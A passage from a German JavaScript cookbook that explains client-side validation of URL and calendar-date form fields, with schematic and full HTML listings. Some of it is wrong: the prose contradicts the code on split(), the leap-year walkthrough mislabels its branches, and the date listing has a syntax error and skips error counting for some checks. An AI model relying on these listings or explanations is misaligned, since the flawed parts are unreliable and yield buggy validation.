Der Grund ist die Unix-Vergangenheit⁶¹ des Internets. DOS und später Windows hat mit dem Trennzeichen Backslash einen Sonderweg eingeschlagen, dem man im bereits bestehenden Internet natürlich nicht gefolgt ist, der aber unter Windows verwendet wird. PC-Anwender mit WINTEL-Basis müssen sich deshalb für sämtliche Pfadangaben, die das Internet betreffen, ein wenig umstellen. Diese Warnung sollte auf jeden Fall beachtet werden, auch wenn es in neueren Versionen des Internet Explorers möglich ist, bei einer URL-Angabe im Adressfeld des Browsers Backslashes zu verwenden. Das funktioniert nur, weil der Browser diesen Fehler intern wieder umsetzt, aber darauf sollte man sich nicht verlassen oder gar daran gewöhnen. Diese automatische Umsetzung ist Teil des Problems, dass viele Microsoft-Produkte dem Anwender Informationen verstecken und Anwenderfehler im Hintergrund korrigieren, wenn die Korrektur eindeutig möglich erscheint, dabei aber den Anwender nicht auf seine Fehler aufmerksam machen. Ein Anwender wird – vereinfacht gesagt – unwissend gehalten, und irgendwann rächt sich das. Insbesondere kann ein Webentwickler den Internet Explorer auf keinen Fall als einzigen Testbrowser nutzen, denn dieses Programm lässt viele Fehler einfach nicht erkennen, die sich dann auf anderen Systemen fatal auswirken.

Wenn wir nun die Struktur einer URL betrachten, können Sie diese Struktur automatisiert nach einigen Bestandteilen plausibilisieren.

1. Sie haben die Möglichkeit, nach einem gültigen Protokoll am Beginn der URL zu suchen.
2. Sie können die Existenz der zwingenden Trennsequenz : // unmittelbar nach dem Protokoll testen, sofern wir Sonderwege wie den Aufruf eines E-Mail-Clients aus dem Browser heraus außer Acht lassen.

61. Und im Grunde auch Gegenwart – ein Großteil der Hosts im Internet laufen unter Unix oder Linux.

3. Die Gültigkeit einer Host-Angabe können Sie aus oben beschriebenen Gründen nicht prüfen, aber wie bei der E-Mail-Adresse die Toplevel-Angabe. Das ist aber aufwändiger als bei einer E-Mail-Adresse. Sie können ja nicht den letzten Punkt in einer URL nehmen. In der abschließenden Pfad- beziehungsweise Dateiangabe können (und werden meist) ja Punkte vorkommen. Aber es müssen dort keine Punkte vorkommen, und die Pfad- beziehungsweise Dateiangabe kann ja auch unter gewissen Umständen unterbleiben (bei Referenz auf die Defaultdatei). Ebenso können Sie nicht einfach die Punkte von vorne zählen. Es sollte besonders betont werden, dass bei einem DNS-Namen nur die Toplevel-Domain eines DNS-Namens fest vorgegeben ist (im Rahmen der genannten Regeln). Außer dem strukturellen Aufbau, einigen nicht erlaubten Sonderzeichen, einer gewissen Begrenzung der Länge und der unbedingt notwendigen Eindeutigkeit (der Name darf noch nicht innerhalb der jeweiligen Toplevel-Domain vorkommen), gibt es keine Regel für die Auswahl eines DNS-Namens in den tieferen Levels. Weder besteht ein DNS-Name immer aus drei – durch Punkte getrennten – Bestandteilen⁶², noch muss die Angabe des Servers festen Regeln folgen. Es ist ein verbreitetes Missverständnis, dass ein DNS-Name immer mit der Angabe WWW beginnt. Das ist für Dienste jenseits des Webs sowieso nicht der Fall, aber auch im Web ist der Bezeichner WWW in keiner Weise zwingend. Genauso wenig bedeutet die Wahl von WWW als Beginn eines DNS-Namens noch lange nicht, dass es sich um einen Webserver handelt. Es ist nur so, dass Anbieter einen DNS-Namen in der Regel möglichst sprechend wählen. Deshalb hat es sich eingebürgert, ein Webangebot mit WWW zu beginnen, gefolgt von einer Abkürzung des Namens der Organisation, einer Art Beschreibung oder dem vollen Namen. Für die Zuordnung von übertragenden Daten zu einem spezifischen Programm wie einem Webserver ist der Port zuständig. Aber diese Angabe wird in der Regel in einer URL nicht explizit notiert, da es Defaultwerte gibt. Für eine automatisierte Plausibilisierung sind solche unverbindlichen Konventionen in jedem Fall unbrauchbar.

Eine praktikable Plausibilisierung einer URL-Angabe prüft also auf das zuerst notierte Protokoll, die Trennsequenz :// und die Toplevel-Domain. Natürlich können Sie auch nur eine der drei Bedingungen oder die Kombination zweier Bedingungen prüfen. Das Rezept für alle drei Bedingungen könnte schematisch so aussehen:

```
01 var topleveldomain = new Array();
02 topleveldomain[0] = "biz";
03 topleveldomain[1] = "com";
04 ... // Weiterer Aufbau eines Arrays für gültige Toplevel-Domains;
05 var protokoll = new Array();
06 protokoll[0] = "http://";
07 protokoll[1] = "ftp://";
08 ... // Weiterer Aufbau eines Arrays für gültige Dienstprotokolle;
09 function [testURL]([zu testendes Feld]){
10   fehler = 0;
11   trefferProtokoll = 0;
12   trefferTopLevel = 0;
13   dns = new Array();
14   [zu testendes Feld].value = [zu testendes Feld].value.toLowerCase();
15   proto = [zu testendes Feld].value.slice(0,
16     [zu testendes Feld].value.indexOf("//") + 2);
```

Listing 335: Ein schematisches Rezept zum Prüfen auf eine gültige URL

62. Es können auch weniger (genauer zwei – das findet man sehr oft) oder mehr sein.

```

17   for(i = 0; i < protokoll.length;i++){
18     if(protokoll[i] == proto) trefferProtokoll = 1;
19   }
20   dns = [zu testendes Feld].value.split("/");
21   if (dns.length < 3){
22     // geeignete Maßnahmen, wenn die grundsätzliche Struktur der URL
23     // nicht stimmen kann
24     fehler++;
25   }
26 else{
27   letzterPunkt = dns[2].lastIndexOf(".");
28   toplevel = dns[2].slice(letzterPunkt + 1);
29   for(i = 0; i < topleveldomain.length;i++){
30     if(topleveldomain[i] == toplevel) trefferTopLevel = 1;
31   }
32   if(trefferProtokoll == 0){
33     // geeignete Maßnahmen, wenn das Protokoll
34     // nicht stimmen kann
35     fehler++;
36   }
37   if(trefferTopLevel == 0){
38     // geeignete Maßnahmen, wenn der Toplevel
39     // nicht stimmen kann
40     fehler++;
41   }
42 }
43 if(fehler){
44   // geeignete Maßnahmen im Fehlerfall
45 }
46 else {
47   // geeignete Maßnahmen, wenn kein Fehler in der URL-Angabe
48   // zu finden ist
49 }
50 }
```

Listing 335: Ein schematisches Rezept zum Prüfen auf eine gültige URL (Forts.)

In Zeile 1 definieren Sie wie bei der Überprüfung einer E-Mail-Adresse ein Datenfeld für die gültigen Toplevel-Domains (`var topleveldomain = new Array();`) und füllen es anschließend mit denjenigen Toplevel-Domains, die Sie in der URL akzeptieren wollen. Dabei gelten die gleichen Überlegungen wie für eine E-Mail-Adresse.

Tipp

Es bietet sich natürlich an, so ein Array als eigenständiges externes JavaScript-File anzulegen und nur in das eigentliche Skript einzubinden. Dann ist die Sache vor allen Dingen übersichtlicher und leichter zu pflegen.

Für die akzeptierten Protokolle wird ein weiteres Datenfeld erzeugt (in Zeile 5 – `var protokoll = new Array();`) und mit den Protokollstrings gefüllt, die Sie akzeptieren. Sinnvoll ist auf jeden Fall `http` und `ftp`. Sollten Sie weitere Protokolle akzeptieren, erweitern Sie einfach das Datenfeld entsprechend.

Tipp

Auch für die akzeptierten Protokolle kann es sich anbieten, so ein Array als weiteres eigenständiges externes JavaScript-File anzulegen und in das eigentliche Skript einzubinden.

Die Sequenz :// im Anschluss wird explizit in den String mit aufgenommen. Das ist nicht zwingend, vereinfacht aber in der Folge die Programmierung.

Die eigentliche Testfunktion ab Zeile 9 definiert eine Testvariable fehler und initialisiert sie mit dem Wert 0 (Zeile 10). Diese Variable wird wieder dazu verwendet, um bei einer Fehler-situation hochgezählt zu werden. In Zeile 11 wird mit der Anweisung trefferProtokoll = 0; eine Kontrollvariable eingeführt, die dazu verwendet wird, im Fall einer Übereinstimmung mit einem akzeptierten Protokoll auf den Wert 1 gesetzt zu werden.

In Zeile 12 wird mit der Anweisung trefferTopLevel = 0; das Gleiche für die Übereinstimmung mit einem akzeptierten Toplevel gemacht.

Zeile 13 führt mit dns = new Array(); ein leeres Datenfeld ein. Dieses wird in der Folge die in Einzelstrings zerlegen URL aufnehmen.

In Zeile 14 wird die Eingabe des Anwenders mit der Methode toLowerCase() in Kleinbuch-staben konvertiert, um von Groß- und Kleinschreibung bei der Eingabe unabhängig zu sein.

Mit den Anweisungen in den Zeilen 15 und 16 (proto = [zu testendes Feld].value.slice(0, [zu testendes Feld].value.indexOf("//") + 2);) extrahieren Sie aus der Benutzereingabe alle Zeichen bis zum ersten Vorkommen der Sequenz //. Falls es sich bei der Benutzereingabe um eine gültige absolute URL handelt, ist das in jedem Fall das Protokoll plus die Sequenz ://. Diese Angabe ist dann in der Variablen proto gespei-chert. Diese Aktion schließt aber noch nicht aus, dass von einem Anwender eine fehlerhafte Eingabe wie abc:// vorgenommen wurde. Das muss mit weiteren Schritten abgefangen werden.

In der for-Schleife von Zeile 17 bis 19 wird das gesamte Datenfeld mit den vorgegebenen Protokollen nach einer Übereinstimmung mit den ersten Eingabezeichen des Anwenders durchsucht. Da über length dynamisch dessen Größe abgefragt wird, kann sich die Größe des Protokollarrays jederzeit ändern, und die Schleife funktioniert dennoch einwandfrei (for(i = 0; i < protokoll.length; i++). Falls in Zeile 18 eine Übereinstimmung zwischen dem extrahiertem Wert von proto und einer vorgegebenen Zeichenkette im Datenfeld gefunden wird, wird der Wert von trefferProtokoll auf 1 gesetzt (if(protokoll[i] == proto) trefferProtokoll = 1;).

Ein besonderer Trick ist in Zeile 20 zu finden (dns = [zu testendes Feld].value.split("//")); Hier trennen Sie die Benutzereingabe in ein Datenfeld mit Teilstings auf, indem an dem angegebenen Separator / geteilt wird. Bei einer gültigen absoluten URL ist in jedem Fall im dritten⁶³ Arrayeintrag der DNS-Name oder die IP-Adresse enthalten. Und zwar ohne vorangestelltes Protokoll oder nachgestellte Pfadangaben! Wenn die Eingabe die grund-sätzliche Struktur mit [Protokoll]://[Host] als Beginn der URL nicht einhält, wird die Array-größe möglicherweise kleiner als 3. Zeile 21 fängt das ab und leitet im Fehlerfall geeignete Maßnahmen ein, wenn die grundsätzliche Struktur der URL nicht stimmen kann (if (dns.length < 3)).

63. Der Doppelslash zum Abtrennen des Protokolls sorgt für die ersten beiden Arrayeinträge, die wir aber hier nicht benötigen.

Von Zeile 26 bis 42 erstreckt sich der `else`-Block, in dem die qualifizierteren Überprüfungen stattfinden, wenn zumindest die grundsätzliche Struktur der Benutzereingabe den Forderungen an eine URL entspricht.

In Zeile 27 wird der letzte Punkt in dem DNS-Namen gesucht (`letzterPunkt = dns[2].lastIndexOf(".");`). In der Adressangabe `dns[2]` kommen unter Umständen mehrere Punkte vor, und nur der letzte dient zur Abtrennung der Toplevel-Domain. Mit dem Wert der Variablen `letzterPunkt` haben Sie nach der Ausführung von Zeile 27 die Position des letzten Punktes in diesem Teilstring der URL zur Verfügung.

Dieser Wert plus 1 dient als Startwert der Methode `slice()` (Zeile 28), um das Ende von diesem Teilstring der URL zu extrahieren. Der Extrakt wird der Variablen `toplevel` zugewiesen (`toplevel = dns[2].slice(letzterPunkt + 1);`).

In der folgenden `for`-Schleife (Zeile 29) durchlaufen wir das gesamte Datenfeld mit den vorgegebenen Toplevel-Domains. Da über `length` dynamisch auch dessen Größe abgefragt wird, kann sich die Größe des Arrays jederzeit ändern, und die Schleife funktioniert dennoch einwandfrei (`for(i = 0; i < topleveldomain.length; i++)`).

Falls in Zeile 30 eine Übereinstimmung zwischen dem extrahierten Wert in `toplevel` und einer vorgegebenen Zeichenkette im Datenfeld gefunden wird, wird der Wert von `trefferTopLevel` auf 1 gesetzt (`if(topleveldomain[i] == toplevel) trefferTopLevel = 1;`).

Ab Zeile 32 werden für alle überprüften Situationen geeignete Maßnahmen ergriffen, wenn ein entsprechender Fehler vorliegt. Das wird in vielen Fällen am besten die Sammlung von Informationen über alle Fehlerfälle sein. In den Zeilen 43 bis 50 erfolgt dann die Reaktion auf die Situation.

Ein praktisches Beispiel für einen qualifizierten Test auf eine gültige URL

Schauen wir uns ein vollständiges Beispiel an, das dieses schematische Rezept zur Überprüfung einer gültigen URL in einem vollständigen Formular zeigt (`formURLTest.html`):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 var topleveldomain = new Array();
05 topleveldomain[0] = "biz";
06 topleveldomain[1] = "com";
07 topleveldomain[2] = "edu";
08 topleveldomain[3] = "gov";
09 topleveldomain[4] = "info";
10 topleveldomain[5] = "mil";
11 topleveldomain[6] = "name";
12 topleveldomain[7] = "net";
13 topleveldomain[8] = "org";
14 topleveldomain[9] = "at";
15 topleveldomain[10] = "be";
16 topleveldomain[11] = "ch";
17 topleveldomain[12] = "de";
18 topleveldomain[13] = "dk";
19 topleveldomain[14] = "es";
20 topleveldomain[15] = "fr";
```

Listing 336: Test auf die Eingabe einer gültigen URL

404 >> Wie kann ich ein freies Eingabefeld realisieren, in dem nur die Eingabe einer URL ...?

```
21 topleveldomain[16] = "nl";
22 topleveldomain[17] = "it";
23 var protokoll = new Array();
24 protokoll[0] = "http://";
25 protokoll[1] = "ftp://";
26 function testURL(feld){
27     meldung = "Die URL-Angabe kann nicht stimmen.\n";
28     fehler = 0;
29     trefferProtokoll = 0;
30     trefferTopLevel = 0;
31     dns = new Array();
32     feld.value = feld.value.toLowerCase();
33     proto = feld.value.slice(0,feld.value.indexOf("//") + 2);
34     for(i = 0; i < protokoll.length;i++){
35         if(protokoll[i] == proto) trefferProtokoll = 1;
36     }
37     dns = feld.value.split("/");
38     if (dns.length < 3){
39         meldung = meldung +
40             "Die grundsätzliche Struktur von der URL kann nicht stimmen.\n";
41         fehler++;
42     }
43     else{
44         letzterPunkt = dns[2].lastIndexOf(".");
45         toplevel = dns[2].slice(letzterPunkt + 1);
46         for(i = 0; i < topleveldomain.length;i++){
47             if(topleveldomain[i] == toplevel) trefferTopLevel = 1;
48         }
49         if(trefferProtokoll == 0){
50             meldung = meldung + "Das Protokoll ist ungültig.\n";
51             fehler++;
52         }
53         if(trefferTopLevel == 0){
54             meldung = meldung + "Die Toplevel-Domain ist ungültig.\n";
55             fehler++;
56         }
57     }
58     if(fehler){
59         alert(meldung);
60         return false;
61     }
62     else {
63         meldung = "Die URL-Angabe kann nicht stimmen.\n";
64         fehler = 0;
65         trefferProtokoll = 0;
66         trefferTopLevel = 0;
67         return true;
68     }
69 }
70 //-->
71 </script>
72 <body>
```

Listing 336: Test auf die Eingabe einer gültigen URL (Forts.)

```
73 <form name="meinForm">
74   URL:
75   <input name="eins" onBlur="testURL(this)" /><br />
76   <input type="submit" value="Ok" />
77 </form>
78 </body>
79 </html>
```

Listing 336: Test auf die Eingabe einer gültigen URL (Forts.)

In den Zeilen 4 bis 22 wird das Datenfeld mit den akzeptierten Toplevel-Domains angelegt.

Dann folgen zwei Protokolle, die ebenfalls in einem Datenfeld abgelegt werden, um das Beispiel auf einfachste Weise erweitern zu können.

In der Testfunktion sind die jeweiligen Kontrollfunktionen zu finden, wie sie bei dem schematischen Rezept beschrieben wurden. Die Gegenmaßnahmen mit der Generierung einer qualifizierten Fehlermeldung erfolgen wie beim Test einer E-Mail-Eingabe. Am Ende wird wieder entweder eine Fehlermeldung angezeigt oder aber das System zurückgesetzt.



Abbildung 170: Der DNS-Name ist korrekt, aber das Protokoll und der Toplevel stimmen nicht.

Achtung

Je genauer Sie die Struktur einer URL festlegen, desto eher blockieren Sie auch versehentlich gültige Angaben. Eine URL kann als Domain-Angabe natürlich auch eine nicht eingeplante IP-Nummer, eine nicht aufgeführte Toplevel-Domain oder ein nicht aufgeführtes Protokoll enthalten. Sie müssen von Fall zu Fall entscheiden, ob es unter Umständen nicht besser ist, auch falsche Angaben für eine URL zu akzeptieren und beispielsweise nur das Protokoll zu überprüfen.

119 Wie kann ich ein Eingabefeld realisieren, in dem nur die Eingabe eines Kalenderdatums erlaubt ist?

In einigen Situationen ist es gewünscht, bei einer freien Texteingabe einem Anwender in dem Eingabefeld nur die Eingabe von einem gültigen Datum zu gestatten.

Rein von der Theorie her können Sie im Falle eines **einzeligen Eingabefelds** diese Aufgabe mit (X)HTML lösen, aber kein einziger Browser unterstützt die offiziellen Vorgaben dazu (*siehe das Rezept »Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe eines Kalenderdatums erlaubt ist?« auf Seite 231*).

Bei einem mehrzeiligen Eingabefeld bietet (X)HTML keine Möglichkeiten dazu, aber ein mehrzeiliges Eingabefeld ist in dieser Situation auch kein sonderlich sinnvoller Eingabeweg. Sie sind aber in jedem Fall auf JavaScript angewiesen.

Tipp

Sie können die nachfolgende Vorgehensweise auch auf den Rückgabewert der `prompt()`-Methode anwenden.

Grundsätzlich können Sie verschiedene Ansätze verfolgen. Beispielsweise die folgenden:

- ▶ Sie verwenden beispielsweise drei verschiedene Eingabefelder. Eines für den Tag, eines für den Monat und eines für das Jahr. Dann kontrollieren Sie, dass in den Feldern nur numerische Eingaben erfolgen und diese im Wertebereich für die erlaubten Tage, für die erlaubten Monate und für die akzeptierten Jahre liegen. Diese Variante ist zwar nicht schwierig zu realisieren, aber von der Benutzerführung im Web nur sehr selten zu finden.
- ▶ Sie kontrollieren den Inhalt eines einzigen Feldes, ob er mit den von Ihnen geforderten Vorgaben für ein Datum übereinstimmt. Diese Variante ist im Web Standard. Dabei macht es Sinn, eine bestimmte Schreibweise für ein Datum zu fixieren. Also etwa in der Form `TT.MM.JJJJ`. Das bedeutet, Sie fordern den Tag zweistellig, dann einen Punkt, dann den Monat zweistellig, wieder einen Punkt und abschließend das Jahr mit vier Stellen. Sinnvoll ist es dann aber, bei einer einstelligen Eingabe von Tag und Monat eine führende Null per JavaScript zu ergänzen und einen Anwender bei einer Eingabe von beispielsweise `5.2.2007` nicht zu zwingen, seine Eingabe in der Form `05.02.2007` zu wiederholen. Wenn Sie sich aber auf eine feste Form für eine Datumsangabe festlegen, sollten Sie nicht versuchen, jede denkbare Variante zu unterstützen⁶⁴. Sonst haben Sie viel Arbeit.

Grundsätzlich bietet JavaScript eine ganze Reihe an Funktionen beziehungsweise Methoden an, mit denen Sie Datumsoperationen durchführen können. Aber diese sind allesamt darauf aufgebaut, dass Sie ein Datumsobjekt zur Verfügung haben. Eine Benutzereingabe ist jedoch ein `String`, und bevor Sie mit diesen Informationen ein Datumsojekt erzeugen können, muss der String gewissen Bedingungen genügen. Mit anderen Worten – die Standardfunktionen beziehungsweise -methoden zum Umgang mit dem Datum setzen an einem anderen Punkt an und helfen uns hier überhaupt nicht. Es ist schlicht und einfach Handarbeit ange sagt. Und da helfen die `String`-Methoden, die wir auch beim Test auf ein gültiges E-Mail-Format beziehungsweise eine gültige URL verwendet haben⁶⁵.

Wenn Sie sich auf ein bestimmtes numerisches Format für die Eingabe eines Datums festgelegt haben, splitten Sie die Benutzereingabe in den Tag, den Monat und das Jahr und plausibilisieren die einzelnen Daten individuell.

Die einfachste Überprüfung ist der Monat. Es muss zwingend eine Zahl zwischen 1 und 12 sein.

Die Überprüfung des Jahres ist ebenso recht einfach. Sie müssen nur selbst entscheiden, welche Jahresangaben für Ihr Projekt sinnvoll sind.

64. Manche Anwender mögen vielleicht `TT/MM/JJ` oder `TT/MM/JJJJ` oder `TT.MM.JJ` oder was sonst noch so möglich ist – auch nach internationalem Format. Das wird ein Fass ohne Boden.

65. Beachten Sie auch das Rezept »Wie kann ich eine gültige E-Mail-Adresse überprüfen?« auf Seite 117 und 386 das Rezept »Wie kann ich ein freies Eingabefeld realisieren, in dem nur die Eingabe einer URL gestattet ist?« auf Seite 118.

Die Plausibilität der Tagesangabe ist jedoch etwas komplexer. Zwar können Sie pauschal festlegen, dass Tagesangaben zwischen 1 und 31 gültig sind. Das berücksichtigt aber nicht die unterschiedlichen Monatslängen. Sie müssen also für eine sinnvolle Prüfung die Tageseingabe in Abhängigkeit von den Monaten plausibilisieren. Aber das genügt immer noch nicht, denn es gibt bekanntlich Schaltjahre, die sich beim Februar auswirken. Also muss bei diesem Monat ebenfalls noch berücksichtigt werden, ob es sich um ein Schaltjahr handelt. Das setzt natürlich voraus, dass ein Schaltjahr zu berechnen ist. Die Regel dafür ist folgende:

Ein Schaltjahr liegt vor, wenn die Jahreszahl ganzzahlig durch den Wert 4 teilbar ist, außer die Jahreszahl lässt sich durch den Wert 100 teilen. Aber auch wenn die Jahreszahl durch den Wert 100 zu teilen ist, handelt es sich dann um ein Schaltjahr, wenn sie sich zusätzlich durch den Wert 400 teilen lässt. Eine praktikable Plausibilisierung einer Datumsangabe prüft also den Tag in Abhängigkeit von dem Jahr und dem Monat, den Monat und das Jahr. Das Rezept für alle drei Bedingungen könnte schematisch so aussehen:

```
01 function [testDatum]([zu testendes Feld]){
02     fehler = 0;
03     datum = new Array();
04     datum = [zu testendes Feld].value.split(".");
05     if (
06         (parseInt(datum[0]) != datum[0]) ||
07         (parseInt(datum[1]) != datum[1]) ||
08         (parseInt(datum[2]) != datum[2])
09     ){
10         // geeignete Maßnahmen, wenn die grundsätzliche Struktur des
11         // Datums nicht stimmen kann
12         fehler++;
13     }
14     else{
15         if(
16             (datum[2] < 1900) ||
17             (datum[2] > 2100)
18         ){
19             // geeignete Maßnahmen, wenn das Jahr
20             // nicht stimmen kann
21             fehler++;
22         }
23         if(
24             (datum[1] < 1) ||
25             (datum[1] > 12)
26         ){
27             // geeignete Maßnahmen, wenn der Monat
28             // nicht stimmen kann
29             fehler++;
30         }
31         if(
32             (datum[2]%400 == "0") ? (1) : (
33                 (datum[2]%100 == "0") ? (0) : (
34                     (datum[2]%4 == "0") ? (1) : (0)
35                 )
36             )
37         ) {
```

Listing 337: Schematische Überprüfung auf ein gültiges Datum

408 >> Wie kann ich ein Feld realisieren, in dem nur die Eingabe eines Kalenderdatums ...?

```
38     tag = 29;
39 }
40 else{
41     tag = 28;
42 }
43 if(
44     (datum[1] == 1) ||
45     (datum[1] == 3) ||
46     (datum[1] == 5) ||
47     (datum[1] == 7) ||
48     (datum[1] == 8) ||
49     (datum[1] == 10) ||
50     (datum[1] == 12)
51 ){
52     tag = 31;
53 }
54 if(
55     (datum[1] == 4) ||
56     (datum[1] == 6) ||
57     (datum[1] == 9) ||
58     (datum[1] == 11)
59 ){
60     tag = 30;
61 }
62 if(
63     (datum[0] < 1) ||
64     (datum[0] > tag)
65 ){
66     // geeignete Maßnahmen, wenn der Tag
67     // nicht stimmen kann
68     fehler++;
69 }
70 }
71 if(fehler){
72     // geeignete Maßnahmen im Fehlerfall
73 }
74 else {
75     // geeignete Maßnahmen, wenn kein Fehler in der Datumsangabe
76     // zu finden ist
77 }
78 }
```

Listing 337: Schematische Überprüfung auf ein gültiges Datum (Forts.)

Die Testfunktion definiert in Zeile 2 eine Testvariable fehler und initialisiert sie mit dem Wert 0 (Zeile 10). Diese Variable wird wieder dazu verwendet, um bei einer Fehlersituation hochgezählt zu werden.

In Zeile 3 wird ein Datenfeld angelegt (datum = new Array());.

In Zeile 4 wird die Benutzereingabe an dem Punkt in Teilstrings aufgesplittet und dem Datenfeld zugewiesen (datum = [zu testendes Feld].value.split("."));. Damit stehen im Fall einer gültigen Datumseingabe in den drei Teilen des Arrays der Tag, der Monat und das Jahr. Sollte die grundsätzliche Struktur einer Datumseingabe nicht den Vorgaben genügen und

keine rein numerischen Eingaben beinhalten sowie den Tag, Monat und Jahr mit einem Punkt trennen, werden die nachfolgenden `if`-Anweisungen das bemerken.

In Zeile 6 wird mit dem Vergleich (`parseInt(datum[0]) != datum[0]`) kontrolliert, ob der Extrakt einer ganzen Zahl mit der Funktion `parseInt()` ein anderes Ergebnis als der nicht so verarbeitete Wert liefert. Die Funktion `parseInt([Zeichenkette])` durchsucht ein String-Argument und wandelt eine übergebene Zeichenkette in eine Ganzzahl um und gibt diese dann als Ergebnis zurück. Auch bei einer Gleitkommazahl wird der Nachkommaanteil abgeschnitten.

Das Ergebnis des Vergleichs kann also nur dann `true` liefern, wenn es sich bei `zahl` um eine Ganzzahl handelt. Falls dem nicht so ist, liegt offensichtlich für den Tag kein numerischer Wert vor. Mit Oder-Verknüpfungen wird das auch für den Monat und das Jahr durchgespielt. Sollte sich hier bereits irgendein offensichtliches Problem in der Struktur der Datumsangabe finden lassen, sind weitere Überprüfungen unnötig. Nur wenn zumindest die grundsätzliche Struktur der Benutzereingabe den Forderungen an ein Datum entspricht, wird der von Zeile 14 bis 70 reichende `else`-Block durchlaufen, in dem die qualifizierteren Überprüfungen stattfinden.

Recht einfach sind die Bedingungen für das Jahr (Zeile 16 bis 17 – `(datum[2] < 1900) || (datum[2] > 2100)`) und den Monat (Zeile 24 bis 25 – `(datum[1] < 1) || (datum[1] > 12)`). Sowohl das Jahr als auch der Monat müssen offensichtliche Grenzwerte nach oben und unten einhalten.

Der Haupttrick von dem Rezept ist in den Zeilen 31 bis 42 zu finden (`if((datum[2]%400 == "0") ? (1) : ((datum[2]%100 == "0") ? (0) : ((datum[2]%4 == "0") ? (1) : (0)))) { tag = 29; } else{ tag = 28; }`). Hier findet die Überprüfung statt, ob es sich bei dem angegebenen Jahr um ein Schaltjahr handelt. Abhängig davon wird der Variablen `tag` der Wert 29 oder 28 zugewiesen. Diese Variable wird in der Folge verwendet, um abhängig von dem Monat die Obergrenze für den Tag abzuprüfen. Der Test auf ein Schaltjahr erfolgt mit dem **konditionalen Operator**.

Hinweis

Im Allgemeinen ist die Verwendung des **konditionalen Operators** nicht unkritisch, da der Quellcode schlecht zu lesen ist. Da macht das Beispiel hier sicher auch keine Ausnahme. Dennoch bietet sich hier die Verwendung an, da sich eine doch etwas verschachtelte Bedingungsstruktur kompakt notieren lässt. Sie müssen nur die verschiedenen Bedingungen so verschachteln, dass als erste Bedingung der größte Zeitrahmen notiert wird und dann sukzessive die kleineren Intervalle.

Die Auswertung von `(datum[2]%400 == "0")` gibt nur dann `true`, wenn sich das Jahr durch den Wert 400 teilen lässt. Dann wird die erste 1 als Rückgabewert geliefert. In dem umgebenden `if`-Konstrukt bedeutet das wiederum `true`. Es liegt also ein Schaltjahr vor, und `tag` bekommt den Wert 29 zugewiesen. Eine weitere Auswertung des konditionalen Operators findet nicht statt.

Wenn die Auswertung von `(datum[2]%400 == "0")` den Wert `false` ergibt, wird der Ausdruck hinter dem ersten Doppelpunkt weiter ausgewertet. Die Auswertung von `(datum[2]%4 == "0")` gibt nur dann `true`, wenn sich das Jahr durch den Wert 4 teilen lässt. Dann wird die erste 0 als Rückgabewert geliefert. In dem umgebenden `if`-Konstrukt bedeutet das wiederum `false`. Es liegt also kein Schaltjahr vor, und `tag` bekommt den Wert 28 zugewiesen. Eine weitere Auswertung des konditionalen Operators findet nicht statt.

410 >> Wie kann ich ein Feld realisieren, in dem nur die Eingabe eines Kalenderdatums ...?

Wenn die Auswertung von `(datum[2] % 100 == "0")` den booleschen Wert `false` ergibt, wird der Ausdruck hinter dem zweiten Doppelpunkt weiter ausgewertet. Die Auswertung von `(datum[2] % 100 == "0")` gibt nur dann `true`, wenn sich das Jahr durch den Wert 100 teilen lässt. Dann wird die zweite 1 als Rückgabewert geliefert. In dem umgebenden `if`-Konstrukt bedeutet das wiederum `true`. Es liegt also ein Schaltjahr vor, und `tag` bekommt den Wert 29 zugewiesen. Andernfalls liefert der konditionale Operator den Wert 0 als Rückgabewert, und in dem umgebenden `if`-Konstrukt bedeutet das wiederum `false`. Es liegt also kein Schaltjahr vor, und `tag` bekommt den Wert 28 zugewiesen.

Damit ist die Auswertung des konditionalen Operators beendet und zuverlässig identifiziert, ob ein Schaltjahr vorliegt oder nicht.

Nachfolgend weisen Sie in Abhängigkeit von dem Monat der Variablen `tag` den Wert 31 oder 30 zu. Natürlich wird der Februar nicht berücksichtigt, denn für den Fall wurde ja die ganze Schaltjahrberechnung durchgeführt. Zum Abschluss werden geeignete Maßnahmen für den Fehlerfall als auch den Fall einer korrekten Eingabe durchgeführt.

Ein praktisches Beispiel für einen qualifizierten Test auf ein gültiges Datum

Schauen wir uns ein vollständiges Beispiel an, das dieses schematische Rezept zur Überprüfung eines gültigen Datums in einem vollständigen Formular zeigt (`formDatumTest.html`):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function testDatum(feld){
05     meldung = "Die Datumsangabe kann nicht stimmen.\n";
06     fehler = 0;
07     datum = new Array();
08     datum = feld.value.split(".");
09     if (
10         (parseInt(datum[0]) != datum[0]) ||
11         (parseInt(datum[1]) != datum[1]) ||
12         (parseInt(datum[2]) != datum[2]))
13     ){
14         meldung = meldung +
15             "Die grundsätzliche Struktur von dem Datumsfeld kann nicht ✎
16             stimmen.\n";
17     }
18     else{
19         if(
20             (datum[2] < 1900) ||
21             (datum[2] > 2100)
22         ){
23             meldung = meldung +
24                 "Das Jahr ist ungültig. Geben Sie das bitte vierstellig ✎
25                 ein.\n";
26         }
27         if(
28             (datum[1] < 1) ||
```

Listing 338: Test auf die Eingabe eines gültigen Datums

```
29      (datum[1] > 12)
30  ){
31      meldung = meldung +
32      "Der Monat ist ungültig.\n";
33      fehler++;
34  }
35  if(
36      (datum[2]%400 == "0") ? (1) : (
37          (datum[2]%100 == "0") ? (0) : (
38              (datum[2]%4 == "0") ? (1) : (0)
39          )
40      )
41  ) {
42      tag = 29;
43  }
44 else{
45     tag = 28;
46 }
47 if(
48     (datum[1] == 1) ||
49     (datum[1] == 3) ||
50     (datum[1] == 5) ||
51     (datum[1] == 7) ||
52     (datum[1] == 8) ||
53     (datum[1] == 10) ||
54     (datum[1] == 12)
55 ){
56     tag = 31;
57 }
58 if(
59     (datum[1] == 4) ||
60     (datum[1] == 6) ||
61     (datum[1] == 9) ||
62     (datum[1] == 11)
63 ){
64     tag = 30;
65 }
66 if(
67     (datum[0] < 1) ||
68     (datum[0] > tag)
69 ){
70     meldung = meldung +
71     "Der Tag ist ungültig.\n";
72     fehler++;
73 }
74 }
75 if(fehler){
76     alert(meldung);
77     return false;
78 }
79 else {
80     meldung = "Die Datumsangabe kann nicht stimmen.\n";
```

